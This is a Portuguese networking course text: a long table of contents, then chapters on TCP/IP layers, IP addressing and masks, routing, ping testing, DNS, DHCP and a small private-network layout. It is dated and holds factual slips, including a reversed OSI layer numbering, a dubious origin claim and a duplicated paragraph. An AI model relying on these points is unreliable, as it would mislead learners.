Índice

REDES

Arquitetura de redes TCP/IP

Projeto de Redes TCP/IP

Redes Locais: Topologias e Periféricos

Montando pequenas redes (placas e cabos)

Placas de rede
Cabos
Cabo coaxial
Cabo coaxial fino (10base2)
Cabo coaxial grosso (10base5)
Preparação do cabo coaxial
Cabo par trançado
Interferência eletromagnética
Categorias
Pinagem
Preparação do cabo
Instalação do cabo
Patch panel
Fibra ótica
Tipos de placa de rede
O que comprar?
Montando a rede
Apenas dois micros usando par trançado
Mais de dois micros usando par trançado
Cabo coaxial
Configurando a rede
Compartilhando a impressora
Compartilhando diretórios
Compartilhando o fax-modem

Configurando uma rede simples no win9x

Introdução
Instalação física da rede
Redes ponto-a-ponto com par trançado
Configurando a placa de rede
Instalando os protocolos
Instalando os serviços
Configurando a identificação da máquina
Compartilhando recursos
Compartilhando diretórios
Acessamdp diretórios compartilhados
Compartilhando impressoras
Acessando impressoras compartilhadas
Acessando outras redes
Dicas

Tecnologia de administração de redes

Checando a sua rede
Descrição de algumas portas e seus respectivos serviços (RFC1060)

Instalação e configuração TCP/IP no Windows NT4.0

TCP/IP

Introdução ao TCP

O DNS

Rotas IP
Outorga de IP e classes de endereços
Questões
O tcpdump

Network programming

Prática com NP
Métodos para atendimento a múltiplas conexões
Tour pela implementação de TCP/IP do Linux
Exercício prático: Mala direta
Um servidor TCP minimal
Um cliente TCP minimal
Um cliente/servidor UDP minimal
Atendimento baseado em select
Atendimento baseado em fork
Atendimento baseado em threads múltiplos
SMTP e SPAM
Nota sobre arquivos atachados
Serviços standalone e serviços inetd
Questões
Estudo de caso: RS-232
IP em comunicação serial
Questões

TCP/IP e segurança

Observações gerais sobre segurança em TCP/IP
Filtragem de pacotes
Autenticação
Tráfego de senhas in-clear
Questões

UDP

O Protocolo UDP
O cabeçalho UDP
UDP e multicast
Questões

Redes privadas

Internet, internets, intranets e extranets
Redes privadas
Endereços reservados para redes privadas
NAT – Network Address Translation (mascaramento)
Proxies e http
VPN’s
Questões

Estudo de caso: ethernet

IP implementado em ethernet: ARP
Questões

Noções sobre roteadores

Multidomínio
IP aliasing
Questões

Notas breves sobre hardware

Hardwares e SO's de uso comum na Internet
Um caso simples de um servidor Internet
Repertório de comandos
Os RFCs
Bibliografia breve

Hacking Guide (Um guia prático para acesso a sistemas)

Ataque via telnet
Ataque por FTP

Hardware Guide (guia rápido para portas de comunicação mais comuns)

Porta serial – RS422 (9 pinos)
Porta serial – RS232D
Porta paralela (Centronics)
Porta USB (Universal Serial Bus)

Tecnologia de Redes

Arquitetura de Redes TCP/IP

Introdução

No mundo de hoje, não se pode falar de redes sem falar do TCP/IP. O conjunto de protocolos originalmente desenvolvido pela Universidade da Califórnia em Berkeley, sob contrato para o Departamento de Defesa dos EUA, se tornou o conjunto de protocolos padrão das redes locais e remotas, suplantando conjuntos de protocolos bancados por pesos pesados da indústria, como a IBM (SNA), Microsoft (NetBIOS/NetBEUI) e Novell (IPX/SPX). O grande motivo de todo este sucesso foi justamente o fato do TCP/IP não ter nenhuma grande empresa associada ao seu desenvolvimento. Isto possibilitou a sua implementação e utilização por diversas aplicações em praticamente todos os tipos de hardware e sistemas operacionais existentes.

Mesmo antes do boom da Internet o TCP/IP já era o protocolo obrigatório para grandes redes, formadas por produtos de muitos fornecedores diferentes, e havia sido escolhido pela Microsoft como o protocolo preferencial para o Windows NT, devido às limitações técnicas do seu próprio conjunto de protocolos, o NetBEUI. Entretanto, ao contrário dos protocolos proprietários para redes locais da Microsoft e da Novell, que foram desenhados para serem praticamente "plug and play", as necessidades que orientaram o desenvolvimento do TCP/IP obrigaram ao estabelecimento de uma série de parametrizações e configurações que devem ser conhecidas pelo profissional envolvido com instalação, administração e suporte de redes.

Esta primeira parte tem por objetivo passar os conhecimentos teóricos necessários para tornar os alunos aptos a seguirem as partes seguintes, que explicarão como implementar redes TCP/IP no Windows 95, Windows NT, Netware e outros sistemas populares no mercado. Ao contrário da maioria dos livros "introdutórios" sobre TCP/IP que vemos nas livrarias e universidades, não vamos nos preocupar com os detalhes sobre formatos de pacotes e algoritmos empregados na implementação do protocolo. Vamos nos preocupar sim com os conhecimentos realmente necessários para se trabalhar corretamente com os vários produtos existentes no mercado.

As Pilhas de Protocolos

Quem já estudou mais a fundo a documentação de produtos de redes ou participou de cursos mais específicos certamente se deparou com o "Modelo OSI de 7 Camadas". Todos os softwares de redes são baseados em alguma arquitetura de camadas, e normalmente nos referimos a um grupo de protocolos criado para funcionar em conjunto como uma pilha de protocolos (em inglês, protocol stack, por exemplo, TCP/IP stack). O termo "pilha" é utilizado porque os protocolos de uma dada camada normalmente interagem somente com os protocolos das camadas imediatamente superiores e inferior. O modelo de pilha traz a vantagem de modularizar naturalmente o software de redes, permitindo a sua expansão com novos recursos, novas tecnologias ou aperfeiçoamentos sobre a estrutura existente, de forma gradual. Entretanto, o Modelo OSI é um modelo conceitual, e não a arquitetura de uma implementação real de protocolos de rede. Mesmo os protocolos definidos como padrão oficial pelo ISO - International Standards Organization - a entidade criadora do modelo OSI, não foram projetados e construídos segundo este modelo. Por isso, vamos utilizar nesta parte uma simplificação do modelo OSI. O importante é entender o conceito de pilhas de protocolos, pelo qual cada camada realiza uma das

funções necessárias para a comunicação em rede, tornando possível a comunicação em redes de computadores utilizando várias tecnologias diferentes.

O modelo de referência OSI de 7 camadas

O modelo de referência OSI foi desenvolvido por causa da grande proliferação de sistemas proprietários que foram criados por empresas particulares e que tornavam a comunicação inter-redes corporativas um trabalho difícil. Com o intuito de 'universalizar' o protocolo de acesso de várias redes foi criado o modelo OSI, ele nos fornece um padrão para interoperabilidade entre redes para que possamos compartilhar acesso a diferentes tipos de redes com a implementação de um único processo. As sete camadas são:

nº da camada	Nome	Descrição
01	Aplicativo	O aplicativo é o programa que, efetivamente está se utilizando da rede.
02	Apresentação	Prepara os dados para colocá-los num formato compatível com o meio de transporte, também chamada de camada 'sem função'.
03	Sessão	É responsável pelo estabelecimento da conexão entre os dois hosts que estão se comunicando. Controla o diálogo entre as estações.
04	Transporte	Fornece o meio para que o nó local e o remoto possam trocar dados uma espécie de 'tunneling'.
05	Rede	Responsável por conhecer a topologia e a distribuição da rede, conhece o endereço IP de cada máquina no seguimento de rede.
06	Enlace	Responsável pela comunicação direta do NIC´s no mesmo seguimento de rede.
07	Física	Responsável pelo envio dos dados num formato compatível com o meio físico da rede: pulsos elétricos numa rede com padrão 100BaseT, pulsos luminosos numa rede de fibra ótica.

O modelo de pilha de 4 camadas do TCP/IP

O TCP/IP foi desenhado segundo uma arquitetura de pilha, onde diversas camadas de software interagem somente com as camadas acima e abaixo. Há diversas semelhanças com o modelo conceitual OSI da ISO, mas o TCP/IP é anterior à formalização deste modelo e, portanto possui algumas diferenças. O nome TCP/IP vem dos nomes dos protocolos mais utilizados desta pilha, o IP (Internet Protocol) e o TCP (Transmission Control Protocol). Mas a pilha TCP/IP possui ainda muitos outros protocolos, dos quais veremos apenas os mais importantes, vários deles necessários para que o TCP e o IP desempenhem corretamente as suas funções.

Visto superficialmente, o TCP/IP possui 4 camadas, desde as aplicações de rede até o meio físico que carrega os sinais elétricos até o seu destino:

4. Aplicação (Serviço)	FTP, TELNET, LPD, HTTP, SMTP/POP3, NFS, etc.
3. Transporte	TCP, UDP
2. Rede	IP
1. Enlace	Ethernet, PPP, SLIP

Além das camadas propriamente ditas, temos uma série de componentes, que realizam a interface entre as camadas:

Aplicação / Transporte	DNS, Sockets.
Rede / Enlace	ARP, DHCP

Vamos apresentar agora uma descrição da função de cada camada do TCP/IP:

1. Os protocolos de enlace têm a função de fazer com que informações sejam transmitidas de um computador para outro em uma mesma mídia de acesso compartilhado (também chamada de rede local) ou em uma ligação ponto-a-ponto (ex: modem). Nada mais do que isso. A preocupação destes protocolos é permitir o uso do meio físico que conecta os computadores na rede e fazer com que os bytes enviados por um computador cheguem a um outro computador diretamente desde que haja uma conexão direta entre eles.

2. Já o protocolo de rede, o Internet Protocol (IP), é responsável por fazer com que as informações enviadas por um computador cheguem a outros computadores mesmo que eles estejam em redes fisicamente distintas, ou seja, não existe conexão direta entre eles. Como o próprio nome (Internet) diz, o IP realiza a conexão entre redes. E é ele quem traz a capacidade da rede TCP/IP se "reconfigurar" quando uma parte da rede está fora do ar, procurando um caminho (rota) alternativo para a comunicação.

3. Os protocolos de transporte mudam o objetivo, que era conectar dois equipamentos, para conectar dois programas. Você pode ter em um mesmo computador vários programas trabalhando com a rede simultaneamente, por exemplo, um browser Web e um leitor de e-mail. Da mesma forma, um mesmo computador pode estar rodando ao mesmo tempo um servidor Web e um servidor POP3. Os protocolos de transporte (UDP e TCP) atribuem a cada programa um número de porta, que é anexado a cada pacote de modo que o TCP/IP saiba para qual programa entregar cada mensagem recebida pela rede.

4. Finalmente os protocolos de aplicação são específicos para cada programa que faz uso da rede. Desta forma existe um protocolo para a conversação entre um servidor web e um browser web (HTTP), um protocolo para a conversação entre um cliente Telnet e um servidor (daemon) Telnet, e assim por diante. Cada aplicação de rede tem o seu próprio protocolo de comunicação, que utiliza os protocolos das camadas mais baixas para poder atingir o seu destino.

Conforme exposto acima vemos que existem dois protocolos de transporte no TCP/IP. O primeiro é o UDP, um protocolo que trabalha com datagramas, que são mensagens com um comprimento máximo pré-fixado e cuja entrega não é garantida. Caso a rede esteja congestionada, um datagrama pode ser perdido e o UDP não informa as aplicações desta ocorrência. Outra possibilidade é que o congestionamento em uma rota da rede possa fazer com que os pacotes cheguem ao seu destino em uma ordem diferente daquela em que foram enviados. O UDP é um protocolo que trabalha sem estabelecer conexões entre os softwares que estão se comunicando.

Já o TCP é um protocolo orientado a conexão. Ele permite que sejam enviadas mensagens de qualquer tamanho e cuida de quebrar as mensagens em pacotes que possam ser enviados pela rede. Ele também cuida de rearrumar os pacotes no destino e de retransmitir qualquer pacote que seja perdido pela rede, de modo que o destino receba a mensagem original, da maneira como foi enviada.

Agora, vamos aos componentes que ficam na interface entre os níveis 3 e 4 e entre os níveis 1 e 2.

O Sockets é uma API para a escrita de programas que trocam mensagens utilizando o TCP/IP. Ele fornece funções para testar um endereço de rede, abrir uma conexão TCP, enviar datagramas UDP e esperar por mensagens da rede. O Winsockets, utilizado para aplicações Internet em Windows é nada mais do que uma pequena variação desta API para acomodar limitações do Windows 3.1. No Windows NT e Win95 pode ser usada a API original sem problemas.

O Domain Name Service (DNS), que será visto com maiores detalhes mais adiante, fornece os nomes lógicos da Internet como um todo ou de qualquer rede TCP/IP isolada.

Temos ainda o ARP que realiza o mapeamento entre os endereços TCP/IP e os endereços Ethernet, de modo que os pacotes possam atingir o seu destino em uma rede local (lembrem-se, no final das contas quem entrega o pacote na rede local é o Ethernet, não o TCP ou o IP).

Por fim, o DHCP permite a configuração automática de um computador ou outro dispositivo conectado a uma rede TCP/IP, em vez de configurarmos cada computador manualmente. Mas, para entender o porque da necessidade do DHCP, temos que entender um pouco mais do funcionamento e da configuração de uma rede TCP/IP.

Endereçamento e roteamento

Em uma rede TCP/IP, cada computador (ou melhor, cada placa de rede, caso o computador possua mais do que uma) possui um endereço numérico formado por 4 octetos (4 bytes), geralmente escritos na forma w.x.y.z. Além deste Endereço IP, cada computador possui uma máscara de rede (network mask ou subnet mask), que é um número do mesmo tipo mas com a restrição de que ele deve começar por uma seqüência contínua de bits em 1, seguida por uma seqüência contínua de bits em zero. Ou seja, a máscara de rede pode ser um número como 11111111.11111111.00000000.00000000 (255.255.0.0), mas nunca um número como 11111111.11111111.00000111.00000000 (255.255.7.0).

A máscara de rede serve para quebrar um endereço IP em um endereço de rede e um endereço de host. Todos os computadores em uma mesma rede local (fisicamente falando, por exemplo, um mesmo barramento Ethernet) devem ter o mesmo endereço de rede, e cada um deve ter um endereço de host diferente. Tomando-se o endereço IP como um todo, cada computador em uma rede TCP/IP (inclusive em toda a Internet) possui um endereço IP único e exclusivo.

O InterNIC controla todos os endereços IP em uso ou livres na Internet, para evitar duplicações, e reserva certas faixas de endereços chamadas de endereços privativos para serem usados em redes que não irão se conectar diretamente na Internet.

Quando o IP recebe um pacote para ser enviado pela rede, ele quebra o endereço destino utilizando a máscara de rede do computador e compara o endereço de rede do destino com o endereço de rede dele mesmo. Se os endereços de rede forem iguais, isto significa que a mensagem será enviada para um outro computador na mesma rede local, então o pacote é repassado para o protocolo de enlace apropriado (em geral o Ethernet). Se os endereços forem diferentes, o IP envia o pacote para o default gateway, que é nada mais do que o equipamento

que fornece a conexão da rede local com outras redes. Este equipamento pode ser um roteador dedicado ou pode ser um servidor com múltiplas placas de rede, e se encarrega de encaminhar o pacote para a rede local onde está o endereço IP do destino.

É importante que o endereço IP do default gateway esteja na mesma subnet que o a máquina sendo configurada, caso contrário ela não terá como enviar pacotes para o default gateway e assim só poderá se comunicar com outros hosts na mesma subnet.

Resumindo: um computador qualquer em uma rede TCP/IP deve ser configurado com pelo menos estes três parâmetros; o seu endereço IP exclusivo, a sua máscara de rede (que deve ser a mesma utilizada pelos demais computadores na mesma LAN) e o endereço IP do default gateway.

Como se processa a comunicação em uma rede TCP/IP

Digamos que o host com o endereço IP 172.16.1.101 deseja enviar um pacote para o endereço 172.16.2.102. Caso a máscara de rede seja 255.255.0.0, o AND binário do endereço fonte será 172.16.0.0, e o AND do endereço destino será 172.16.0.0, indicando que ambos possuem o mesmo endereço de rede e, portanto estão diretamente conectados no nível de enlace.

Neste caso, o nível IP envia um pacote ARP pela rede Ethernet para identificar qual o endereço Ethernet do host cujo IP é 172.16.2.102. Este pacote é enviado como um broadcast, de modo que todos os hosts conectados no mesmo segmento Ethernet receberão o pacote, e o host configurado para o endereço desejado irá responder ao pacote ARP indicando qual o seu endereço Ethernet. Assim o IP pode montar o pacote Ethernet corretamente endereçado e enviar o pacote para o seu destino.

Agora digamos que a máscara de rede não fosse 255.255.0.0, mas sim 255.255.255.0. Neste caso, os endereços de rede da origem e destino seriam respectivamente 172.16.1.0 e 172.16.2.0. Como os endereços de rede são diferentes, isto significa que não temos conectividade direta (no nível de enlace) entre os dois hosts, portanto o pacote deverá ser entregue por intermédio de um roteador, que é o default gateway.

Digamos que o default gateway seja 172.16.1.1 (observe que o endereço de rede do default gateway é 172.16.1.0, o mesmo do nosso host de origem). Então o host irá enviar um pacote ARP pela rede para descobrir o endereço Ethernet do default gateway, e enviará o pacote para este.

Ao receber o pacote, o default gateway irá verificar que o endereço IP de destino é o IP de outro host que não ele, e irá verificar qual o endereço de rede do destino. Pode ser que o pacote esteja endereçado para uma rede local na qual o default gateway tenha uma conexão direta, ou pode ser que o default gateway tenha que direcionar o pacote para um outro roteador mais próximo do destino final. De qualquer forma, o default gateway segue o mesmo processo de gerar o endereço de rede utilizando a netmask, e em seguida enviar um pacote ARP pedindo o endereço Ethernet do próximo host a receber o pacote. A diferença é que um roteador não tem um default gateway, mas sim uma tabela de roteamento, que diz quais endereços de rede podem ser alcançados por quais roteadores.

Notem que este exemplo considerou apenas a comunicação entre dois equipamentos, não entre dois programas. O nosso exemplo ficou apenas no nível de rede da pilha TCP/IP, mas acima dela o processo é simples: o IP verifica que tipo de pacote foi recebido (TCP, UDP ou outro) e repassa o pacote para o protocolo apropriado.

O protocolo de transporte irá então verificar o número de porta contido no pacote e qual programa está associado aquela porta. Este programa será notificado da chegada de um pacote, e

será responsabilidade dele decodificar e utilizar de alguma forma as informações contidas no pacote.

Como testar uma rede TCP/IP

Caso você venha a ter problemas de comunicação, todas as pilhas TCP/IP, independente de qual sistema operacional, trazem o utilitário ping para testar a conectividade entre dois hosts TCP/IP. Siga o seguinte procedimento:

1. ping 127.0.0.1. Este endereço IP é um loopback, ou seja, não vai para a rede, fica no computador que originou a mensagem. Se o ping acusar o recebimento da resposta, significa que a pilha TCP/IP está instalada e ativa no computador onde foi realizado o teste. (Somente a título de curiosidade, você pode usar o loopback do TCP/IP para desenvolver aplicações de rede em uma máquina stand-alone, sem nenhum tipo de conexão de rede disponível.).

2. ping meu_ip. Tendo comprovado que o TCP/IP está ativo na máquina origem, vamos enviar uma mensagem para ela mesmo, para verificar se a placa de rede (ou modem) estão ativos no que diz respeito ao TCP/IP. Aqui você testa apenas o driver da sua placa de rede, não a placa em si nem os cabos da rede.

3. ping ip_na_minha_rede. Agora vamos testar a comunicação dentro da rede local onde o computador de origem está localizado. Garanta que o computador dono do ip_na_minha_rede está com o TCP/IP e a sua placa de rede ativos, segundo os dois testes acima. Se não funcionar, você tem um problema de cabos ou em uma placa de rede, ou simplesmente as suas máscaras de rede e endereços IP estão incorretos.

4. ping ip_do_default_gateway. Se a comunicação dentro da minha rede local está OK, temos que verificar se o default gateway da minha rede está no ar, pois todos os pacotes que saem da minha rede local passam por ele.

5. ping ip_do_outro_lado. Digamos que o meu default gateway esteja diretamente conectado na rede destino. Eu tenho que testar se a interface de rede que liga o default gateway a esta rede está no ar. Então eu dou um ping no endereço IP desta placa. Se o default gateway não estiver diretamente conectado na rede destino, eu repito os passos (4) e (5) para cada equipamento que esteja no caminho entre origem e destino.

6. ping ip_do_destino. Sabendo que a outra rede pode ser alcançada via TCP/IP, resta saber se eu consigo me comunicar com o computador desejado.

Serviços de nomeação

Até agora nós estamos vendo a comunicação em rede utilizando apenas os endereços IP. Imagine o seu cartão de visitas, indicando a sua home-page como: "164.85.31.230". Imagine-se ainda com uma lista contendo dezenas de números como esse pendurada na parede junto ao seu computador, para quando você precisar se conectar a um dos servidores da sua empresa.

No início do desenvolvimento do TCP/IP, cada computador tinha um arquivo de hosts que listava os nomes dos computadores e os endereços IP correspondentes. Na Internet, certamente seria inviável manter estes arquivos, não só pelo tamanho que eles teriam mas também pela dificuldade em se manter milhões de cópias atualizadas. Logo foi desenvolvido o DNS, pelo qual diversos servidores mantém um banco de dados distribuído com este mapeamento de nomes lógicos para endereços IP.

O DNS funciona de forma hierárquica. Vejam um endereço Internet típico, como www.petrobras.com.br. Inicialmente, separamos o primeiro nome (até o primeiro ponto), "www", que é o nome de um computador ou host, e o restante do endereço, "petrobras.com.br",

que é o nome da organização, ou o nome do domínio. Por favor, não confundam o conceito de domínios em endereços Internet com o conceito de domínios em uma Rede Microsoft. Não existe nenhuma relação entre eles.

O domínio petrobras.com.br possui o seu servidor DNS, que contém os nomes dos computadores (e endereços IP correspondentes) sob a sua responsabilidade. E ele sabe o endereço IP do servidor DNS do domínio que está acima dele .com.br. Os computadores na Petrobrás fazem todas as consultas por endereços IP ao servidor do seu domínio, e ele repassa as consultas a outros servidores DNS quando necessário. Os clientes necessitam saber apenas sobre o servidor do seu domínio, e mais nada.

Já o servidor DNS do domínio .com.br sabe os endereços IP de todos os servidores dos domínios a ele subordinados (por exemplo, texaco.com.br, mantel.com.br, etc) e o endereço IP do servidor acima dele (domínio .br, o domínio que engloba todo o Brasil). Por fim, o servidor DNS do domínio br sabe os endereços de todos os servidores dos domínios a ele subordinados (.com.br, .gov.br, etc) e o endereço do servidor DNS do InterNIC, que é o servidor DNS raiz de toda a Internet.

Uma consulta de uma aplicação por um endereço IP sobe por toda a hierarquia de servidores DNS, até o domínio comum de nível mais baixo que seja comum à origem e destino, ou até chegar ao servidor do InterNIC, e depois desce na hierarquia até o domínio onde está o computador destino. A resposta volta pelo caminho inverso, porém cada servidor DNS mantém um cache das respostas recebidas, de modo que uma nova requisição pelo mesmo nome não necessitará percorrer novamente todos os servidores DNS.

Pode parecer que é realizado um trabalho muito grande somente para obter um endereço IP, mas o processo como um todo é rápido (quem navega na Web sabe bem disso), e ele possibilita que milhares de organizações integrem suas redes a um custo aceitável e com grande autonomia. Quando você acrescenta uma máquina no seu domínio, você não precisa comunicar ao InterNIC e às redes vizinhas, basta registrar o novo computador no seu servidor DNS.

O protocolo DHCP

Recapitulando, cada estação ou servidor em uma rede TCP/IP típica deverá ser configurada com os seguintes parâmetros:

Endereço IP
Máscara de Rede
Default Gateway

Além disso, caso a sua rede utilize um servidor DNS o seu endereço IP também deve ser configurado em cada host. Em uma rede com dezenas ou mesmo centenas de computadores, manter o controle dos endereços IP já utilizados pelas máquinas pode ser um pesadelo. É muito fácil errar o endereço IP de uma máquina, ou errar a máscara de rede ou endereço do default gateway, e geralmente é muito difícil identificar qual a máquina onde existe um erro de configuração do TCP/IP.

Para resolver esses problemas você poderá instalar um servidor DHCP na sua rede local (ou melhor, um servidor DHCP para cada subnet, logo veremos porque) e deixar que ele forneça estes parâmetros para as estações da rede.

Se você tem uma pilha TCP/IP instalada que suporta o protocolo DHCP, você pode configurar cada estação para usar o DHCP e ignorar todos esses parâmetros. Na inicialização da pilha TCP/IP, a estação irá enviar um pacote de broadcast para a rede (um broadcast é um pacote

que é recebido por toda a rede) e o servidor DHCP, ao receber este pacote, enviará os parâmetros de configuração para a estação.

Aqui temos comunicação apenas no nível de enlace (pois o TCP/IP ainda não foi completamente inicializado) e, portanto, não temos a função de roteamento habilitada. Por isso o servidor DHCP deve estar na mesma LAN física onde está a estação que será inicializada. Normalmente os servidores tem sua configuração realizada manualmente, pois o endereço IP deve concordar com o endereço IP cadastrado no servidor DNS.

O servidor DHCP é configurado com uma faixa de endereços IP que ele pode fornecer aos clientes. Inicialmente, todos os endereços estão disponíveis. Quando uma estação é inicializada, ela envia o broadcast pedindo pela sua configuração, e o servidor DHCP reserva um endereço para ela (que deixa de estar disponível) e registra o endereço Ethernet para o qual o endereço foi reservado. Então ele envia uma resposta contendo este endereço e os demais parâmetros listados acima.

O endereço é apenas "emprestado" pelo servidor DHCP, que registra também o momento do empréstimo e a validade deste empréstimo. No próximo boot, a estação verifica se o empréstimo ainda é válido e se não pede um novo endereço (que pode até ser o mesmo, por coincidência). Se o empréstimo estiver em metade da sua validade, o cliente pede uma renovação do empréstimo, o que aumenta a sua validade. E a cada inicialização, o cliente verifica se o endereço emprestado ainda é dela, pois ela pode ter sido deslocada para uma outra LAN, onde a configuração do TCP/IP é diferente, ou por qualquer motivo o Administrador da Rede pode ter forçado a liberação do endereço que havia sido emprestado.

O servidor verifica periodicamente se o empréstimo não expirou, e caso afirmativo coloca o endereço novamente em disponibilidade. Desta forma, a não ser que você tenha um número de estações muito próximo ao número de endereços IP reservados para o servidor DHCP, você pode acrescentar, retirar ou mover estações pela sua rede sem se preocupar em configurar manualmente as pilhas TCP/IP a cada mudança.

Geralmente o DHCP é utilizado somente para configurar estações cliente da rede, enquanto que os servidores são configurados manualmente. Isso porque o endereço IP do servidor deve ser conhecido previamente (para configuração do default gateway, para configuração do arquivo de hosts, para configuração de DNS, configuração de firewall, etc). Se fosse utilizado o DHCP, o endereço do servidor poderia ser diferente em cada boot, obrigando a uma série de mudanças de configuração em diversos nós da rede.

Você também pode configurar o servidor DHCP para entregar aos clientes outras informações de configuração, como o endereço do servidor DNS da rede.

Projeto de Redes TCP/IP

Introdução

Na primeira parte sobre TCP/IP tivemos uma introdução a toda a teoria que governa a arquitetura de uma rede TCP/IP. Como vocês puderam ver, não é pouca teoria. Na verdade as provas sobre TCP/IP são consideradas as mais difíceis das certificações CNE da Novell ou MCSE da Microsoft.

Mas para montar uma rede local utilizando o TCP/IP, seja para simples compartilhamento de arquivos e impressoras entre estações Windows 95, ou para a construção de uma intranet completa, você não precisa ser um Ph.D. em teoria da ciência da computação. Juntando os conhecimentos teóricos da primeira parte sobre TCP/IP com os as dicas de projeto que forneceremos agora, você poderá criar redes TCP/IP de tamanho pequeno a médio sem problemas.

A Topologia da Sua Rede

O projeto de uma rede TCP/IP está intimamente relacionado com a sua topologia lógica. Muitas vezes não é fácil entender a topologia lógica de uma rede, devido em parte à confusão criada pelos fornecedores de produtos (software ou hardware) para redes na divulgação dos seus produtos. Por isso vamos apresentar alguns tipos de topologias físicas mais comuns para redes locais e as topologias lógicas correspondentes, para depois apresentar uma "receita de bolo" para orientar o projeto da rede TCP/IP para essas topologias.

Ethernet em cabo coaxial

Dispositivos conectados em um mesmo cabo Ethernet possuem conectividade no nível de Enlace (vide a primeira parte sobre TCP/IP). Fisicamente e logicamente eles estão em uma topologia de barramento, o que no TCP/IP corresponde a uma única rede local. Mesmo que adicionemos repetidores ou pontes (bridges) interligando diversos cabos Ethernet. Logicamente continuamos com um único barramento, o que corresponde a uma subnet do TCP/IP.

Ethernet em par trançado

Quando utilizamos par-trançado para conectar dispositivos em uma rede ethernet estamos utilizando uma topologia física de estrela. Entretanto, a topologia lógica continua sendo de barramento, pois o hub nada faz além de ecoar o sinal recebido em uma porta para todas as outras. Assim sendo, o funcionamento lógico do hub é igual ao do cabo coaxial. Se ligarmos vários hubs em cascata, criando uma topologia física de "árvore", continuamos com uma topologia lógica de barramento, equivalente a vários cabos coaxiais interligados por repetidores.

Ethernet com switch

Um switch Ethernet padrão é uma bridge multiporta. Embora fisicamente ele seja capaz de aumentar bastante o desempenho da rede, por permitir que diversos pares dispositivos se comuniquem simultaneamente, logicamente ele opera somente no nível dois do modelo OSI, que corresponde ao nível de Enlace apresentado na primeira parte sobre TCP/IP. A topologia lógica gerada por um switch ainda é um simples barramento Ethernet, mesmo que tenhamos switches em cascata com outros switches ou hubs.

Alguns switches do mercado incorporam na mesma caixa um roteador. Os fabricantes chamam este projeto de "switch de nível 3", em referência ao nível 3 do modelo OSI, que

corresponde ao nível de rede apresentado na primeira parte sobre TCP/IP. Neste caso, temos que saber qual a configuração específica do switch para determinar qual a topologia lógica implementada por ele. Em linhas gerais esta topologia será um grupo de barramentos Ethernet interconectados por um roteador, que veremos no próximo item:

Roteador dedicado

Caso a sua rede possua um roteador dedicado, cada porta do roteador gera uma rede local lógica, ou seja, cada porta do roteador corresponde a uma subnet do TCP/IP. Não importa que tipo de conexão seja feita por estas portas; pode ser Ethernet, WAN, X.25, etc. Cada porta corresponderá a uma rede lógica independente das outras, e o roteador será capaz de realizar, no nível de rede (IP), a interligação destas redes locais. Dois roteadores em cascata geram redes lógicas diferentes, ao contrário dos hubs e switches Ethernet, que geram uma mesma rede lógica (barramento).

Servidor "multihomed"

Um servidor multihomed é um computador que possui várias interfaces de rede. Cada interface de rede gera a sua própria rede local lógica, ou subnet para o TCP/IP. Um roteador dedicado é nada mais do que um servidor multihomed especializado. A maioria dos sistemas operacionais para servidor, e alguns sistemas operacionais de estação (como o Warp 4) são capazes de atuar como roteadores para o TCP/IP.

Colocar várias placas de rede em um mesmo servidor é uma forma barata e popular de se expandir à capacidade ou aumentar o desempenho de uma rede local Ethernet. A maioria dos PCs, mesmo 486, é capaz de sustentar sem problemas o tráfego de 4 placas Ethernet de 10Mb/s, a um preço bastante inferior a um switch ou roteador dedicado.

Projeto Genérico Para uma Rede TCP/IP

Redes locais TCP/IP que estejam conectadas na Internet devem utilizar endereços oficiais, atribuídos pelo InterNIC ou por entidades locais autorizadas por este (como a FAPESP para o Brasil). Entretanto a maioria das empresas não necessita nem deve utilizar endereços oficiais, pois isto deixaria a rede inteira vulnerável aos hackers. A partir do momento em que se coloca um firewall protegendo a rede, somente os servidores que serão visíveis publicamente na Internet necessitam de um endereço oficial.

Para as redes internas das empresas, que se conectam a Internet por intermédio de um firewall, mas não fornecem serviços visíveis para a Internet pública, o InterNIC reservou algumas faixas de endereço a que chamamos de "redes privativas". São muito raros os casos em que uma empresa não deve utilizar uma dessas faixas para a sua rede local, portanto vamos utilizar como primeira regra de projeto de redes TCP/IP a utilização de uma faixa privativa.

A faixa escolhida é 172.16.0.0. Vamos utilizar como network mask (netmask ou subnet mask) o valor 255.255.255.0, pois assim o terceiro octeto do endereço TCP/IP pode ser utilizado para diferenciar diversas redes locais lógicas (barramentos Ethernet) que a rede local da empresa utilize.

Assim a primeira rede local terá como endereço de rede 172.16.1.0, a segunda 172.16.2.0, e assim em diante. O quarto octeto indica o endereço da estação, servidor ou dispositivo nesta rede.

Uma rede pequena terá somente endereços IP fixos, configurados manualmente em cada máquina. Já uma rede maior necessitará de um servidor DHCP para aliviar a sobrecarga

administrativa. Entretanto, mesmo em uma rede que utilize DHCP teremos alguns endereços IP fixos, configurados manualmente, porque o DNS não sabe trabalhar em conjunto com DHCP. Isto implica em que os servidores da intranet da empresa necessitam ter um endereço IP fixo, para que eles possam ser identificados via DNS.

Então vamos separar os endereços de host em três faixas: uma para os servidores (IP fixo), uma para as estações configuradas via DHCP e outra para as estações e outros dispositivos que necessitem de um endereço IP pré-fixado. Nossas faixas serão:

Faixa 1 (servidores): 10..99
Faixa 2 (DHCP): 100..199
Faixa 3 (outros dispositivos com IP fixo): 200..250

Outra convenção útil é colocar o default gateway sempre com endereço de host igual a 1. Não há necessidade de se utilizar os endereços IP seqüencialmente. Você pode deixar "buracos" na numeração dos endereços de hosts, o que pode ser conveniente se a sua rede já adotar algum padrão de numeração para os equipamentos.

Caso a sua rede não utilize DHCP, você irá configurar as estações manualmente com endereços de host da faixa 3 e deixar a faixa 2 reservada para uma futura expansão da rede que venha a necessitar do DHCP.

Uma Rede Simples (Um Único Barramento)

Vamos iniciar por uma rede simples, que consiste em um único barramento Ethernet. Esta rede contém um único servidor, que desempenha todas as funções de servidor da rede, e 15 estações, que receberão os endereços IP manualmente. Então vamos separar os endereços de host em três faixas: uma para os servidores (IP fixo), uma para as estações configuradas via DHCP e outra para as estações e outros dispositivos que necessitem de um endereço IP pré-fixado. Nossas faixas serão:

Endereço de Rede: 172.16.1.0
Network Mask: 255.255.255.0
Default Gateway: vazio (não temos necessidade)
Servidor DNS: vazio (não estamos utilizando)
Configurar via DHCP: não
E os endereços IP dos computadores, são:
WWW: 172.16.1.10
M01: 172.16.1.201
M02: 172.16.1.202
e assim por diante, até o M15: 172.16.1.215

Como não temos um servidor DNS nesta rede, cada estação deve ter um arquivo de hosts para que o servidor Web possa ser localizado. O nome e diretório do arquivo de hosts varia de plataforma para plataforma, mas o seu conteúdo será:

```
127.0.0.1       localhost
172.16.1.10     www
```

